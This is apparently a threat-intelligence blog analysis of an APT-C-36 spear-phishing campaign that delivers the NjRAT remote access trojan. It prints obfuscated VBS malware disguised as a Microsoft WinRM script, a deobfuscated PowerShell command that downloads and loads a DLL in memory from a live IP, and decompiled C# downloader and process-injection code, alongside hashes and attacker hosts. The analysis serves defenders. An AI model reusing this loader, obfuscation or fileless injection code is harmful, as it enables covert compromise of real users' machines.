
APT-C-36: from NjRAT to LimeRAT

Published: 2023-03-15 · Archived: 2026-04-05 16:23:51 UTC

Last February a Blackberry report alluded to one of APT-C-36 campaigns (Blind Eagle). The APT-C-36 group has many similarities in terms of tactics, techniques and procedures (TTPs) with the group Hagga / Aggah, as we have been able to observe at Lab52. Particularly, this article describes one of the campaigns that has been linked to APT-C-36, where the artefacts used are noticeable Hagga artefacts.

This group's campaigns during the last quarter are summarised in the following image.



APT-C-36: last campaigns

The diagram refers to the malware that is actually executed after the infection phase, i.e., after successful deployment of the first stages of the infection process. In fact, it is a successful deployment which will allow the malware to be executed, and which also allows the identification of TTPs prior to full compromise.

Going back to the previous image, the following should be noted:

- From December 2, 2022 until February 2, 2023, multiple campaigns were observed deploying NjRat in its final stage.
- On February 20, a campaign was observed which varied slightly in its deployment, and which purpose was the deployment of AsyncRat.
- By the end of February was observed the use of LimeRAT, **but with a very similar operation in the deployment used during the rest of the campaigns, from the first ones whose objective was the execution of NjRAT.**

This last point has caught the attention of the Lab52 team, since, as analysed in previous articles, LimeRat is considered an evolution of NjRAT. Moreover, this takes place in a context in which the previous NjRAT campaigns linked to APT-C-36 are still fresh and, in fact, NjRAT is an active malware through campaigns of various actors.


In this post we are going back to the December 5, 2022 campaign to explain in detail the deployment process of the malware in 5 stages observed until triggering NjRAT, considering this campaign as a case study. The objective is to show, by means of a simplified comparison, **how the deployment for these RATs is very similar.** In addition, It is provided a list of the IOCs of the previous campaigns, a summary of the behaviour in communications and a comparison of the adaptations/ modifications made in the last campaign that triggers in LimeRAT.

Preparing the path for NjRAT: the beginning

This analysis takes as a starting point a post on twitter which shows a document with APT-C-36 compatible techniques and appearances. As a part of that post, a .docx file hash is obtained used for doing the phishing, which data is shown below:

file	Juzgado 09 civil del circuito de Bogotá D. C. Col..docx
md5	4a69b0a3796dd688d57e11658ac1058c
sha1	e707fe51fb330b7aed5db5882b316dde1ef5f5a9
sha256	dfc497c7cb4cac21d5b4760dcc9df8c4379e7f4290a8ff06265225704819761c

The following picture shows the file appearance once it is opened using Microsoft word.




Malicious document appearance

This group is characterised by the **impersonation of official entities**. As it can be seen, another of their characteristics is to keep a **good level of appearance in the text and fake documents used in spear phishing campaigns**.

The document is revised to see which is the trigger of the infection, finding a suspicious OLE object (Object Linking and Embedding) which in turn will lead to a WSF file (Windows Script File).

OLE object

The analysis is structured around the stages of the malware based on the previous resource. The following image shows the summary of the stages identified.



Analysed activity flow


The final purpose of the malware in this case is the deployment of the remote access trojan (RAT) NjRAT, but it is the way to such deployment that motivates the analysis which is described below; a set of procedures that are in fact been maintained with little variation through the rest of campaings until the date.

Particularly, it should be noted that **various stages of the malware deployment are produced entirely in memory**, making detection by antivirus tools more challenging.

This article will address the deployment chain in five stages, to then make a comparison between this operation and the last campaign in which LimeRat is deployed. In addition, findings regarding the behaviour of the campaigns with respect to the communications model are included. Finally, the indicators of compromise of the different campaigns are summarised for possible consultation.


Stage 1: Infection using an OLE object

As anticipated, in the 5th of december campaign, the malicious file contains an OLE object whose properties are investigated, inside a controlled environment.



OLE object properties

As can be seen, when the object is activated, it will produce the execution of a WSF file (Windows Script File), **Notificación Jurídica.wsf**, and thus triggering the infection in the machine.



OLE object detailed

Without further complication at this point, the files script can be extracted to do the analysis:

Script WSF

The file has numerous repeated lines exactly the same to camouflage inside a piece of malicious code.

Broadly speaking, in the WSF file, we can see the definition of a job in VBS language that, through powershell, will download a VBS file from the domain **cdn.discordapp[.]com** and then launch it via Explorer. The VBS script will later be deleted from the system. This file is analysed below.

Stage 2: Camouflaged downloader

To carry on with the infection chain it is revised the VBS file downloaded, to which allusion is made with the **Debug.vbs** name, because of its later reference in the code. Indeed, at this point of the execution, this file can take any name, depending also on the campaign. The key issue here is that the script shows the appearance of a legitimate Microsoft WinRM file.

```
'
' Copyright (c) Microsoft Corporation.  All rights reserved.
'
' VBScript Source File
'
' Script Name: winrm.vbs
'



''''''''''''''''''''''
' Error codes
private const ERR_OK              = 0
private const ERR_GENERAL_FAILURE = 1

' Messages
private const L_ONLYCSCRIPT_Message     = "Can be executed only by cscript.exe."
private const L_UNKOPNM_Message         = "Unknown operation name: "
private const L_OP_Message              = "Operation - "
private const L_NOFILE_Message          = "File does not exist: "
private const L_PARZERO_Message         = "Parameter is zero length #"
private const L_INVOPT_ErrorMessage     = "Switch not allowed with the given operation: "
private const L_UNKOPT_ErrorMessage     = "Unknown switch: "
private const L_BLANKOPT_ErrorMessage   = "Missing switch name"
private const L_UNKOPT_GenMessage       = "Invalid use of command line. Type ""winrm -?"" for help."
private const L_HELP_GenMessage         = "Type ""winrm -?"" for help."
private const L_ScriptNameNotFound_ErrorMessage = "Invalid usage of command line; winrm.vbs not found in command string."
private const L_ImproperUseOfQuotes_ErrorMessage = "A quoted parameter value must begin and end with quotes: "
private const L_BADMATCNT1_Message      = "Unexpected match count - one match is expected: "
```

VBS script: first view

However, after a detailed analysis the section which triggers the malicious logic can be seen.

```
if not IsHostCscript() then
Dim Helo
Dim pay
Dim Hi
Set Hi = WScript.CreateObject("WScript.Shell")

Helo = "([A-Fa-f0-9]{1,4}:){7}[A-Fa-f0-9]{1,4}"
Helo = Helo & "[A-Fa-f0-9]{1,4}::([A-Fa-f0-9]{1,4}:){0,5}[A-Fa-f0-9]{1,4}w"
Helo = Helo & "([A-Fa-f0-9]{1,4}:){5}:([A-Fa-f0-9]{1,4}:){0,1}[A-Fa-f0-9]{1,4}r"
Helo = Helo & "sh"
Helo = Helo & "([A-Fa-f0-9]{1,4}:){5}:([A-Fa-f0-9]{1,4}:){0,1}[A-Fa-f0-9]{1,4}l"
Helo = Helo & "l.([A-Fa-f0-9]{1,4}:){5}:([A-Fa-f0-9]{1,4}:){0,1}[A-Fa-f0-9]{1,4}x"
Helo = Helo & "([A-Fa-f0-9]{1,4}:){5}:([A-Fa-f0-9]{1,4}:){0,1}[A-Fa-f0-9]{1,4} [By"
Helo = Helo & "te["
Helo = Helo & "]] $r[A-Fa-f0-9]{1,4}::([A-Fa-f0-9]{1,4}:){0,5}[A-Fa-f0-9]{1,4}"
Helo = Helo & "Wg "
Helo = Helo & "= [s"
Helo = Helo & "yst([A-Fa-f0-9]{1,4}:){5}:([A-Fa-f0-9]{1,4}:){0,1}[A-Fa-f0-9]{1,4}"
Helo = Helo & "m.C[A-Fa-f0-9]{1,4}::([A-Fa-f0-9]{1,4}:){0,5}[A-Fa-f0-9]{1,4}n"
Helo = Helo & "v([A-Fa-f0-9]{1,4}:){5}:([A-Fa-f0-9]{1,4}:){0,1}[A-Fa-f0-9]{1,4}rt]:"
Helo = Helo & ":Fr[A-Fa-f0-9]{1,4}::([A-Fa-f0-9]{1,4}:){0,5}[A-Fa-f0-9]{1,4}m"
Helo = Helo & "Bas"
Helo = Helo & "([A-Fa-f0-9]{1,4}:){5}:([A-Fa-f0-9]{1,4}:){0,1}[A-Fa-f0-9]{1,4}64stri"
Helo = Helo & "ng((N([A-Fa-f0-9]{1,4}:){5}:([A-Fa-f0-9]{1,4}:){0,1}[A-Fa-f0-9]{1,4}"
Helo = Helo & "w-[A-Fa-f0-9]{1,4}::([A-Fa-f0-9]{1,4}:){0,5}[A-Fa-f0-9]{1,4}b"
Helo = Helo & "ject N([A-Fa-f0-9]{1,4}:){5}:([A-Fa-f0-9]{1,4}:){0,1}[A-Fa-f0-9]{1,4}"
Helo = Helo & "t.WebC"
Helo = Helo & "li([A-Fa-f0-9]{1,4}:){5}:([A-Fa-f0-9]{1,4}:){0,1}[A-Fa-f0-9]{1,4}nt)."
Helo = Helo & "D[A-Fa-f0-9]{1,4}::([A-Fa-f0-9]{1,4}:){0,5}[A-Fa-f0-9]{1,4}wn"
Helo = Helo & "l[A-Fa-f0-9]{1,4}::([A-Fa-f0-9]{1,4}:){0,5}[A-Fa-f0-9]{1,4}adStri"
Helo = Helo & "ng('htt"
Helo = Helo & "([A-Fa-f0-9]{1,4}:){7}[A-Fa-f0-9]{1,4}://4.204.2"
Helo = Helo & "33.44/D"
Helo = Helo & "ll/Dl"
Helo = Helo & "l.p([A-Fa-f0-9]{1,4}:){7}[A-Fa-f0-9]{1,4}am');"
Helo = Helo & "[System.A"
Helo = Helo & "ppD[A-Fa-f0-9]{1,4}::([A-Fa-f0-9]{1,4}:){0,5}[A-Fa-f0-9]{1,4}main]::Curr([A-Fa-f0-9]{1,4}:){5}:([A-Fa-f0-9]{1,4}:){0,1}[A-Fa-f0-9]{1,4}"
Helo = Helo & "ntD[A-Fa-f0-9]{1,4}::([A-Fa-f0-9]{1,4}:){0,5}[A-Fa-f0-9]{1,4}main.L"
Helo = Helo & "[A-Fa-f0-9]{1,4}::([A-Fa-f0-9]{1,4}:){0,5}[A-Fa-f0-9]{1,4}ad($rO"
Helo = Helo & "Wg).G([A-Fa-f0-9]{1,4}:){5}:([A-Fa-f0-9]{1,4}:){0,1}[A-Fa-f0-9]{1,4}tT"
Helo = Helo & "yp([A-Fa-f0-9]{1,4}:){5}:([A-Fa-f0-9]{1,4}:){0,1}[A-Fa-f0-9]{1,4}('Fi"
Helo = Helo & "b([A-Fa-f0-9]{1,4}:){5}:([A-Fa-f0-9]{1,4}:){0,1}[A-Fa-f0-9]{1,4}"
Helo = Helo & "r.H[A-Fa-f0-9]{1,4}::([A-Fa-f0-9]{1,4}:){0,5}[A-Fa-f0-9]{1,4}"
Helo = Helo & "m([A-Fa-f0-9]{1,4}:){5}:([A-Fa-f0-9]{1,4}:){0,1}[A-Fa-f0-9]{1,4}')."
Helo = Helo & "G([A-Fa-f0-9]{1,4}:){5}:([A-Fa-f0-9]{1,4}:){0,1}[A-Fa-f0-9]{1,4}"
Helo = Helo & "tM([A-Fa-f0-9]{1,4}:){5}:([A-Fa-f0-9]{1,4}:){0,1}[A-Fa-f0-9]{1,4}tho"
Helo = Helo & "d('V"
Helo = Helo & "AI').In"
Helo = Helo & "v[A-Fa-f0-9]{1,4}::([A-Fa-f0-9]{1,4}:){0,5}[A-Fa-f0-9]{1,4}k([A-Fa-f0-9]{1,4}:){5}:([A-Fa-f0-9]{1,4}:){0,1}[A-Fa-f0-9]{1,4}($n"
Helo = Helo & "ull, [[A-Fa-f0-9]{1,4}::([A-Fa-f0-9]{1,4}:){0,5}[A-Fa-f0-9]{1,4}bj"
Helo = Helo & "([A-Fa-f0-9]{1,4}:){5}:([A-Fa-f0-9]{1,4}:){0,1}[A-Fa-f0-9]{1,4}ct[]"
Helo = Helo & "] ('txt.2008edod2/92780765035217974O1/615443777944345740l/stnemhcatta/moc.ppadrocsid.ndc//:sptth'))"
Helo = Replace(Helo,"([A-Fa-f0-9]{1,4}:){7}[A-Fa-f0-9]{1,4}","p")
Helo = Replace(Helo,"[A-Fa-f0-9]{1,4}::([A-Fa-f0-9]{1,4}:){0,5}[A-Fa-f0-9]{1,4}","o")
Helo = Replace(Helo,"([A-Fa-f0-9]{1,4}:){5}:([A-Fa-f0-9]{1,4}:){0,1}[A-Fa-f0-9]{1,4}","e")
Hi.Run(Helo),false
wscript.quit

end if
```

VBS implant in WinRM.vbs file

In fact, it can be seen that the code is obfuscated, although after some operations it is possible to extract the original code it executes:

```
powershell.exe [Byte[]] $roWg = [system.Convert]::FromBase64string((New-object
Net.WebClient).DownloadString('http://4.204.233.44/Dll/Dll.ppam'));[System.AppDomain]::CurrentDomain.
Load($rOWg).GetType('Fiber.Home').GetMethod('VAI').Invoke($null, [object[]] ('txt.2008edod2/
92780765035217974O1/615443777944345740l/stnemhcatta/moc.ppadrocsid.ndc//:sptth'))
```

Malicious code deobfuscated

Specifically, an array of bytes in memory is declared to hold a PE file downloaded from the above IP after Base64 decoding. This file corresponds to a DLL (DLL.PPAM) and will be loaded into memory within the application domain of the current powershell process.


Subsequently, the VAI method of the **Fiber.Home** class will be invoked by passing it as a parameter the URL written in reverse that can be seen at the end of the image. This will cause it to execute in a fileless way, making it more complicated to detect with antivirus tools.

Stage 3: First DLL injected inside the powershell environment: DLL.PAM (Fiber.dll)

As it has been indicated, the first DLL injected in the powershell environment will be DLL.PPAM (Fiber.dll).

md5	2552287b4733078f12b4a831c698cab6
sha1	c615919f27daeeab06be9a669bebd547e557bf38
sha256	7f0289f08df904da436b8e99605e74518c29f3321a10c7c0b37fced0f1e93202

Going into further detail, DLL.PPAM is a .NET DLL with Yano protector (1.X).



Fiber.dll properties

After reviewing the general properties of the DLL it can be observed the original name of the DLL: **Fiber.dll**.

No obfuscation or similar action by the protector is appreciated.

```
public static void VAI(string QBXtX)
{
    try
    {
        if (!File.Exists("C:\\Windows\\Temp\\Debug.vbs"))
        {
            new Process
            {
                StartInfo = new ProcessStartInfo
                {
                    WindowStyle = ProcessWindowStyle.Hidden,
                    FileName = "C:\\Windows\\System32\\WindowsPowershell\\v1.0\\powershell.exe",
                    Arguments = " -WindowStyle Hidden Copy-Item -Path *.vbs -Destination C:\\Windows\\Temp\\Debug.vbs"
                }
            }.Start();
        }
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        int num = 0;
        for (;;)
        {
            switch (num)
            {
            case 0:
            {
                string text = new WebClient
                {
                    Encoding = Encoding.UTF8
                }.DownloadString(Strings.StrReverse("slx.pmuR/enilnO/78.8.832.02//:ptth"));
                num = 1;
                continue;
            }
```

Entry Point (EP) in Fiber.dll (third stage)

Fiber.dll checks if the file **C:\Windows\Temp\Debug.vbs** exists on the computer. If so, Fiber.dll uses the name it was given in the previous step, to refer to it. If no such file exists, it copies the .vbs from the current path to the location mentioned under the name Debug.vbs. This file is the one that persists on the machine and the one that will be launched when the user session is started as seen in the persistence previously.

It then performs a series of consecutive steps in an infinite loop to prepare and trigger the next stages of infection.

```
case 0:
{
    string text = new WebClient
    {
        Encoding = Encoding.UTF8
    }.DownloadString(Strings.StrReverse("slx.pmuR/enilnO/78.8.832.02//:ptth"));
    num = 1;
    continue;
}
case 1:
{
    string text = Strings.StrReverse(text);
    num = 2;
    continue;
}
case 2:
{
    string text = text.Replace("🗑➤❤", "A");
    num = 3;
    continue;
}
```

Download and preparation of the injector (fourth stage)


In particular, it is observed that it downloads resources that will be used in the next phase of the infection. Once the download is done, it prepares the received data by reverting the obfuscated paths.

```
case 3:
{
    string text2 = new WebClient
    {
        Encoding = Encoding.UTF8
    }.DownloadString(Strings.StrReverse(QBXtX));
    num = 4;
    continue;
}
case 4:
{
    string text2 = Strings.StrReverse(text2);
    num = 5;
    continue;
}
case 5:
{
    string str = "C:\\Windows\\Microsoft.NET\\Framework";
    num = 6;
    continue;
}
case 6:
{
    string str;
    str += "\\v4.0.30319";
    num = 7;
    continue;
}
```

Download and preparation of the RAT (final payload)


Similar to the previous block, it also downloads the RAT that will eventually be deployed on the machine. In this case the URL downloaded it is received as a parameter when invoking the DLL with a simple obfuscation (reverse text). It also constructs a path that will be used later to pass the value as a parameter in the next stage.

The next step is to ensure persistence in a simple but functional way:



Persistence

As can be seen, the persistence is done by creating a link in the user's Startup folder, camouflaging itself under the guise of Notepad.



Startup persistence

```
case 8:
{
    string text;
    string text2;
    string str;
    AppDomain.CurrentDomain.Load(Convert.FromBase64String(text)).GetType("Fsociety.Tools").GetMethod("Ande")
        .Invoke(null, new object[]
        {
            str + "\\RegAsm.exe",
            Convert.FromBase64String(text2)
        });
    num = 9;
    continue;
}
```

Invocation of stage 4 (injector)


Finally, it loads a payload (injector) obtained in the first download into the current application domain. Once the base64 encoding has been decoded, it invokes the “Ande” method of the “Tools” class of the “FSociety” module, passing as arguments the path previously constructed from the .NET path and the payload received from the second download, after decoding the base64 encoding as well.

Stage 4: Second DLL injected inside the powershell environment: RUMP.DLL (Fsociety.dll)

At this stage the malware is already operating with fileless files in memory. In this case, we focus on the second DLL that will be injected into powershell space, rump.dll (fsociety.dll). The hashes that define this artefact are listed below:

md5	a703c90e7ed1b0eb8ab552ec112f46c1
sha1	b7e6a0a39e50383823f0d48db77347a3dc2fdbbc
sha256	5d910ee5697116faa3f4efe230a9d06f6e3f80a7ad2cf8e122546b10e34a0088

This is another unpacked .NET DLL with the same protector: Yano (1.X).



Fsociety.dll properties

After a static review of the binary, it shows that the import of functions clearly associated with process injection:

The original name of this DLL is Fsociety.dll.

The method used during the execution of the third phase will expect two parameters:

1. Route of the binary where the final payload will be injected:
   C:\windows\Microsoft.Net\Framework\4.0.30319\RegAsm.exe
2. Final payload (NjRAT).

```
public static bool Ande(string path, byte[] data)
{
    int num = 1;
    checked
    {
        bool result;
        for (;;)
        {
            bool flag;
            if (Tools.a(path, string.Empty, data, true))
            {
                result = true;
                flag = false;
            }
            else
            {
                num++;
                flag = true;
            }
            if (!flag)
            {
                break;
            }
            if (num > 5)
            {
                goto Block_3;
            }
        }
        return result;
        Block_3:
        result = false;
        return result;
    }
}
```

“Ande” method in the “Tool” Class (Fsociety.dll)

This function will be used to trigger the whole process of launching and injecting the final payload (NjRAT).

This binary, as we have seen above, imports functions associated with the injection/management of processes/sections/threads, etc. Therefore, since they are not implemented within the C# code, the malware must import them from external libraries (kernel32.dll). So, as a result, the following API functions are declared by the malware.

